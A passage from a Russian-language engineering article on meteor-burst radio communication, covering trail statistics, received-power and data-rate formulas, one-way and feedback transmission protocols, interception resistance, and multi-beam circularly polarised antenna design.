


Рис. 2. Расчетный график



Таким образом, несмотря на прерывистый и случайный характер появления метеорных следов, обеспечивающих возможность формирования тракта метеорной связи, существуют их статистически устойчивые параметры. На рис. 3–5 приведены нормированные графики зависимости относительного процента появления метеорного следа, соответственно от времени суток, времени года и протяженности трассы, полученные путем усреднения экспериментальных данных [13–15].

Как следует из рассмотрения представленных графиков, наиболее благоприятными условиями для МС является организация связи на трассах, протяженностью 700 ÷ 1400 км в утренние часы (0 ÷ 6 ч по местному времени) в летне-осенний период.

В таких условиях количество МСл, пригодных для связи, может достигать до нескольких сотен в час, а средняя скорость обмена данными до 2 ÷ 3 Кбит/с. Однако, в суммарно неблагоприятных условиях («короткие» или «протяженные» радиотрассы, вечерние часы и зимне-весенний период) среднечасовая скорость передачи данных может снизиться до 30 ÷ 40 бит/с.

Для определения возможных путей повышения эффективности метеорной связи представим формулы для оценки максимальной мощности принимаемого сигнала, отраженного от МСлН или МСлП [11, 16] в виде обобщенного выражения:

$$P_{\text{макс}}^{\text{пр}} = P_{\text{изл}} G_{\text{Апрд}} G_{\text{Апрм}} \lambda^3 F(\xi), \quad (2)$$

где $F(\xi)$ — функционал, характеризующий физические свойства конкретного метеорного следа, его «геометрию» относительно направления и протяженности радиотрассы, а также характеристики приемного устройства; $P_{\text{изл}}$ — мощность сигнала, излучаемого передатчиком; $G_{\text{Апрд}}$, $G_{\text{Апрм}}$ — коэффициенты усиления передающей и приемной антенн соответственно; λ — длина излучаемой радиоволны.

Как следует из анализа приведенной формулы (в случае фиксированных параметров функционала), при отражении от МСл мощность принимаемого сигнала можно повысить за счет увеличения $P_{\text{изл}}$. Вместе с тем, следует учитывать, что при $P_{\text{изл}} > 1 \div 2$ кВт существенно возрастает сложность и стоимость, в том числе и эксплуатационных расходов радиопередающего и антенно-фидерного оборудования, поэтому, как правило, для метеорной связи используются РПДУ с $P_{\text{изл}} = 0,1 \div 2$ кВт.

При оценке средней скорости обмена данными необходимо учитывать, что ее величина зависит не от одного конкретного метеорного следа, а от количества МСл, попадающих в «пятно засветки» области атмосферы, образованной передающей и приемной антеннами, в соответствии с их диаграммами направленности (ДН), см. рис. 6.




Рис. 3. Нормированный график зависимости появления МСл от времени суток




Рис. 4. Нормированный график зависимости появления МСл от времени года




Рис. 5. Нормированный график зависимости появления МСл от протяженности трассы

Чем меньше будет площадь S этого «пятна», тем меньшее число метеоров будет использовано в процессе связи, что приведет к соответствующему уменьшению средней скорости передачи данных.




Рис. 6. Образование «пятна засветки» области атмосферы на метеорной трассе

Учитывая это, в радиолиниях (РЛ) МСв обычно используются 3÷5 — элементные антенны Удэ-Яги (волновой канал), имеющие горизонтальную линейную поляризацию и ширину ДН (по азимуту и углу места) по уровню минус 3 дБ $\theta \approx 50^\circ \div 70^\circ$ с коэффициентом усиления $G_A = 5 \div 8$ дБ [17–18]. Повышение коэффициента усиления приводит к сужению ширины ДН и, как следствие, к описанному выше негативному эффекту.

Из анализа формулы (2) следует, что максимальное значение мощности принимаемого сигнала $P_{\text{макс}}^{\text{пр}}$ уменьшается при снижении длины волны. Кроме того, как отмечено в [9, 20], на частотах свыше 60 МГц усиливаются отрицательные явления, связанные с многолучевостью отраженной от метеорного следа волны. В то же время, при увеличении длины волны $\lambda > 10$ м ($f_c < 30$ МГц) увеличиваются не только атмосферные помехи (кривая




Рис. 7. Значения атмосферных помех, промышленных и галактических шумов на метеорной трассе:
 A — атмосферные помехи, значение превышаемое в течении 0,5 % времени;
 B — медианное значение промышленного шума (в промышленной зоне);
 C — минимальное ожидаемое значение атмосферных и промышленных шумов (вне промышленной зоны);
 D — галактический шум

А на рис. 7 [19]), но также галактические (D) и промышленные (C) шумы.

Правомерность приведенных выводов подтверждается результатами экспериментальных исследований, которые показали, что в области рабочих частот $35 \div 60$ МГц обеспечивается наиболее высокая средняя скорость передачи данных. Причем, в отличие от декаметрового радиосвязи, в процессе передачи в течение суток отсутствует необходимость выбора оптимальных рабочих частот из-за изменения свойств ионосферы. С учетом этого, профессиональная аппаратура МСв ориентирована на указанный рабочий диапазон частот. Так аппаратура метеорной связи разработки ОАО «НИИ «Нептун» [4] позволяет обеспечить функционирование в диапазоне $47 \div 58$ МГц, а в главной (центральной) станции метеорной связи разработки фирмы «Meteor Communications Corporation» МСС-6560 реализована возможность обмена данными в частотном диапазоне $37 \div 60$ МГц.

Организация тракта метеорной связи

При доведении сообщений по метеорному каналу связи от центральной станции до абонентского пункта (АП) используются два основных алгоритма:

а) без обратной связи;

б) с обратной связью (с реакцией абонента на принятый от ЦС сигнал в виде ответной радиограммы, «подтверждения» или «запроса»).

В соответствии с первым алгоритмом осуществляется непрерывная многократная передача (от ЦС) коротких сообщений или блоков (пакетов) сообщений. При этом количество передач определяется статистическими характеристиками канала связи, зависящими, как показано в 1-м подразделе статьи, от ряда параметров передающей и приемной аппаратуры, протяженности радиотрассы и т. д.

Для радиотрасс с протяженностью $d = 700 \div 1400$ км, $P_{\text{изл}} \approx 1$ кВт и $G_{\Sigma} = G_{\text{Апрд}} + G_{\text{Апрм}} \approx 15$ дБ, как показывают расчеты и результаты трассовых испытаний, в среднем в час будет наблюдаться $60 \div 180$ метеорных следов, обеспечивающих прием зондирующего сигнала с полосой 100 Гц в течение $\Delta t_{\text{Мсл}} > 0,2$ с для каждого МСл. При этом необходимо отметить, что количество метеорных следов неравномерно распределено в течении часа, и для отдельного минутного интервала времени вероятность появления одного и более из них может оказаться достаточно низкой ($P_{>\text{МСл}} > 0,5$). Следовательно, для обеспечения приема блока сообщения, длительностью $\Delta t_{\text{б}} < 0,5 \Delta t_{\text{Мсл}}$ с вероятностью $P > 0,95$ потребуется передавать его непрерывно в течение $5 \div 6$ минут, а в случае применения в абонентской аппаратуре процедуры «накопления» и восстановления блока сообщения по всем реализациям факта приема, может быть либо увеличена длительность блока, либо сокращено время его непрерывной передачи.

Одной из важных задач при доведении сообщений по метеорному каналу связи (МкС) является выбор скорости передачи данных. Предполагая, что в частотной полосе передаваемого сигнала отсутствуют сосредоточенные помехи, а действуют только галактические шумы, аппроксимируемые аддитивным гауссовским шумом (см. кривую D на рис. 6), в соответствии с теоремой Шеннона-Хартли верхняя граница скорости передачи информации может быть определена по формуле [21]:

$$V_{\text{max}} = \log_2 \left(1 + \frac{P_c}{\Delta f_c N_0} \right)^{\Delta f_c} \quad (3)$$

где P_c — мощность принимаемого сигнала, Δf_c — частотная полоса, занимаемая сигналом; N_0 — спектральная плотность шума.

На рис. 8 синим цветом представлены графики изменения отношения сигнал/шум W в зависимости от времени t для двух характерных реализаций при приеме зондирующего (вызывного) сигнала с полосой $\Delta f_c = 100$ Гц. На этом же рисунке красным цветом приведены соответствующие графики зависимости предельно достижимой скорости передачи V_{max} , рассчитанные по формуле (3).

В случае отсутствия информации о параметрах отраженного от метеорного следа сигнала на ЦС (что характерно для первого алгоритма организации связи) с целью гарантированного доведения сообщения (пакета сообщения) до абонента целесообразно ориентироваться на не-




Рис. 8. Оценка предельной скорости передачи в метеорном канале связи

благоприятные условия связи (отсутствие в период сеанса связи отражений от МСЛП и наличия только «слабых», отраженных от МСЛН сигналов). Для рассматриваемого примера, как следует из анализа графика Б на рис. 8, изменение предельно достижимой скорости передачи от времени (V_B), при априорно неизвестных параметрах связи (времени появления МСЛ, уровня отраженного сигнала) скорость передачи не должна превышать $1,5 \div 2$ кБит/с. Таким образом, как легко показать, оптимальной (с точки зрения достижения высокой вероятности доведения информации $P > 0,95$) длина блока сообщения должна составлять $150 \div 200$ бит при времени его передачи не менее пяти минут. Столь низкая суммарная скорость передачи хотя и обеспечивает устойчивое доведение коротких сообщений, однако, может быть рекомендована только для передачи информации, не требующей доставки в реальном масштабе времени, например: метеоданных, показателей счетчиков учета потребляемой электроэнергии, суточного расхода определенных ресурсов и т. п.

Тем не менее, одним из положительных факторов в случае применения алгоритма без обратной связи, является возможность реализации комплектов приемной аппаратуры с малыми габаритами и энергопотреблением, аналогичных обычному мобильному радиотелефону, что позволяет использовать такой режим для дистанционного управления необслуживаемыми исполнительными устройствами, находящимися в труднодоступных районах (горная местность, острова, дрейфующие льдины и т. п.), а также для индивидуальной «пейджинговой» связи при использовании укороченной активной приемной антенны.

Кроме того, хотя «пейджинговый» режим и не обладает информационной скрытностью в силу непрерывности передачи сообщения в течение длительного времени, однако, при нахождении «мешающей» станции на расстоянии более 200 км от ЦС постановка преднамеренной помехи окажется проблематичной из-за различия моментов появления отражающих метеорных следов для непараллельных радиотрасс.

Вместе с тем, в случае «пейджингового» алгоритма доведения информации не используются реальные возможности высокоскоростной передачи при появлении неуплотненных и переуплотненных МСЛ с соответствующими характеристиками по отражению радиосигналов (спектрограмма на рис. 1). Для реализации такой возможности используется второй алгоритм — алгоритм с обратной связью, который в отличие от первого алгоритма обладает определенной информационной скрытностью. Для иллюстрации на рис. 9а–9г приведены диаграммы, характеризующие относительный процент убывания объема перехваченной информации при различных удалениях объекта контроля (ОК) от абонентского пункта метеорной

связи. Из рассмотрения рис. 9 следует, что при удалении ОК от АП на расстояние более 200 км перпендикулярно трассе связи, доля перехваченной информации не превышает $\Omega \approx 5\%$ от её общего переданного объема.

Различные варианты протоколов по реализации алгоритмов «с обратной связью», в том числе для дуплексного и сетевого обмена информацией, достаточно полно изложены в литературе [22–26]. Общим в этих протоколах является решение задачи по оптимизации скорости передачи данных путем доведения в реальном масштабе времени до передающей стороны текущих характеристик отраженного от МСЛ сигнала или других параметров для управления радиопередающим устройством ЦС (уровня, мощности, вероятности ошибки в приеме бита или блока информации, рекомендуемой скорости передачи пакета, необходимости повторной передачи пакета информации, и т. п.).

Например, для достаточно мощного сигнала, отраженного от МСЛН целесообразно после приема короткой кодовой комбинации запроса на передачу Δt_s , (см. рис. 8), передать за время $\Delta t_{кв}$ квитанцию, содержащую параметры сигнала и шума в моменты времени t_0 и t_1 (или другие необходимые параметры, перечисленные выше), в соответствии с которыми на передающей стороне определяется модель отражения сигнала от метеорного следа и устанавливается скорость передачи, обеспечивающая выполнение требований по заданной вероятности ошибки $p_{ош}$ в приеме сообщения. Оценка значений ошибки на бит сообщения при когерентном приеме сигнала в двоичной системе может быть вычислена по формуле [21]

$$p_{ош} = \left[\frac{1}{2} + \Phi(\gamma h) \right], \quad (4)$$

где γ — коэффициент, определяющий вид модуляции сигнала; $\Phi(\gamma h)$ — табулированная функция Крампа.

Как следует из формулы (4), значение вероятности ошибки резко убывает с увеличением отношения средней энергии элемента сигнала с длительностью Δt_c к спектральной плотности помехи (шума)

$$h^2 = \frac{P_c \Delta t_c}{N_0}. \quad (5)$$

Следовательно, для сохранения заданной вероятности приема бита сообщения, соответствующей значению $h_{пр}^2$, необходимо, чтобы значения h_i для каждого принимаемого i -го бита в момент t_i в процессе сеанса связи удовлетворяли неравенству: $h_i^2 \geq h_{пр}^2$.

Вместе с тем, для МСЛН, исходя из формулы (1) мощность принимаемого сигнала будет уменьшаться во времени пропорционально величине $e^{-2t/\tau}$, следовательно, для выполнения предельного значения $h_i^2 \approx h_{пр}^2$ необ-







Рис. 9. Иллюстрация обеспечения информационной скрытности в метеорном канале связи

ходимо, чтобы длительность бита сигнала увеличивалась по закону

$$\Delta t_i = t_0 e^{\frac{2t_{i+1}}{\tau}}.$$

Очевидно, что изменение длительности каждого бита сообщения по такому закону проблематично с точки зрения практической реализации. Изменение длительности бита сообщения (скорости передачи) целесообразно осуществлять через интервал времени $\Delta t_0 = \Delta t_k - \Delta t_p$, в течение которого может быть передан блок информации с постоянной скоростью (соответствующей значению Δt_{i+k}) и получена ответная радиограмма от абонента.

Примечание. Можно показать, что такой алгоритм работы окажется эффективным и в случае отражения волны от МСЛП.

Как показало моделирование, для варианта А (см. рис. 8) приема сигнала, отраженного от неуплотненного метеорного следа, рассмотренным методом обработки достигается возможность передачи примерно двух кБит информации за время существования МСл при средней вероятности ошибки на бит в блоке сообщения $p_{\text{ош}} \approx 10^{-2}$, а при оптимальной постоянной скорости передачи (определяемой через производную от функции изменения $V(t)$) — не более одного кБита. Следовательно, теоретически, при переменной скорости передачи объем доводимой до абонента информации можно увеличить более чем в два раза. Однако, при практической реализации, с учетом возможности неприема соответствующей квитанции, неполного соответствия реального изменения во времени соотношения сигнал/шум выбранной модели, разного уровня помех на приемной и передающей стороне и т. п. при ориентировании на максимально возможную скорость передачи увеличивается объем корректирующих квитанций и повторов пакетов, принятых с ошибками, что реально снижает потенциально возможный выигрыш от частой смены скорости передачи. Кроме того, при отношении сигнал/шум менее 15 дБ и $\Delta t_{\text{Мсл}} < 0,1$ с, (см. рис. 8, вариант Б) с учетом времени на запрос и квитанцию выигрыш от «сложных» алгоритмов изменения скорости оказывается незначительным по сравнению с передачей на одной оптимальной скорости и для представленного варианта не превышает 5÷10%.

Таким образом, для эффективного использования «сложных» алгоритмов функционирования метеорного тракта связи следует использовать методы, обеспечивающие увеличение вероятности появления отраженных сигналов со значениями отношения

$$W \left(\frac{\text{сигнал}}{\text{помеха} + \text{шум}} \right) > 17 \div 20 \text{ дБ.}$$

Структура построения приемного комплекта тракта метеорной связи

В подразделе 2 было показано, что одним из методов повышения мощности принимаемого сигнала является увеличение коэффициента усиления $G_{\text{Апрд}}$ и $G_{\text{Апрм}}$. При этом отмечено, что уменьшение объема «пятна засветки» антеннами области появления метеорных следов может привести к снижению суммарной скорости передачи в тракте метеорной связи. Эффективным методом ухода от такого ограничения является использование приемной антенно-фидерной подсистемы, обеспечивающей формирование «веера» узких диаграмм направленности, которые суммарно реализуют полное «перекрытие» необходимого пространства S (рис. 10).

Применение мультидиаграммной (многолучевой) антенно-фидерной подсистемы (МАП) позволяет не только обеспечить прием «слабых» сигналов, но также повысить эффективность связи при боковом смещении от плоскости «большого круга» зоны отражения радиоволны, отмеченном в работах [27–28]. Кроме того, использование МАП позволяет за счет относительного сдвига секторов «ослабленного» приема парциальных ДН значительно снизить уровень сосредоточенных помех, вероятность появления которых возрастает с повышением скорости передачи и соответствующем увеличении частотной полосы, занимаемой полезным сигналом. На рис. 11 приведен пример, поясняющий возможность подавления помехи при использовании МАП.

При построении приемной антенной решетки для обеспечения непрерывного функционирования метеорного тракта связи необходимо учесть возможность «экранирования» метеорных следов спорадическим слоем E_s (см. рис. 6), время существования которого может превышать несколько десятков часов [29].

Хотя частотный диапазон, используемый для метеорной связи, и алгоритм обмена данными позволяют и в этом случае осуществлять прием сообщения, однако, в силу неоднородности слоя E_s , поляризация отраженной волны может изменяться от горизонтальной (ГП) до вертикальной (ВП).

Примечание. Необходимо отметить, что при МСв также наблюдается нестабильность поляризации отраженной от метеорного следа волны [13].

Таким образом, для организации непрерывной связи, в том числе и при появлении спорадического слоя E_s , следует использовать антенные элементы с круговой поляризацией. Для антенн типа «Удэ-Яги» это просто обеспечивается путем установки на мачте двух смещенных на 90 градусов двух(трех)-элементных линейно-поляризованных антенн (рис. 12) [18].




Рис. 10. Формирование «веера» диаграмм направленности многолучевой антенно-фидерной подсистемой

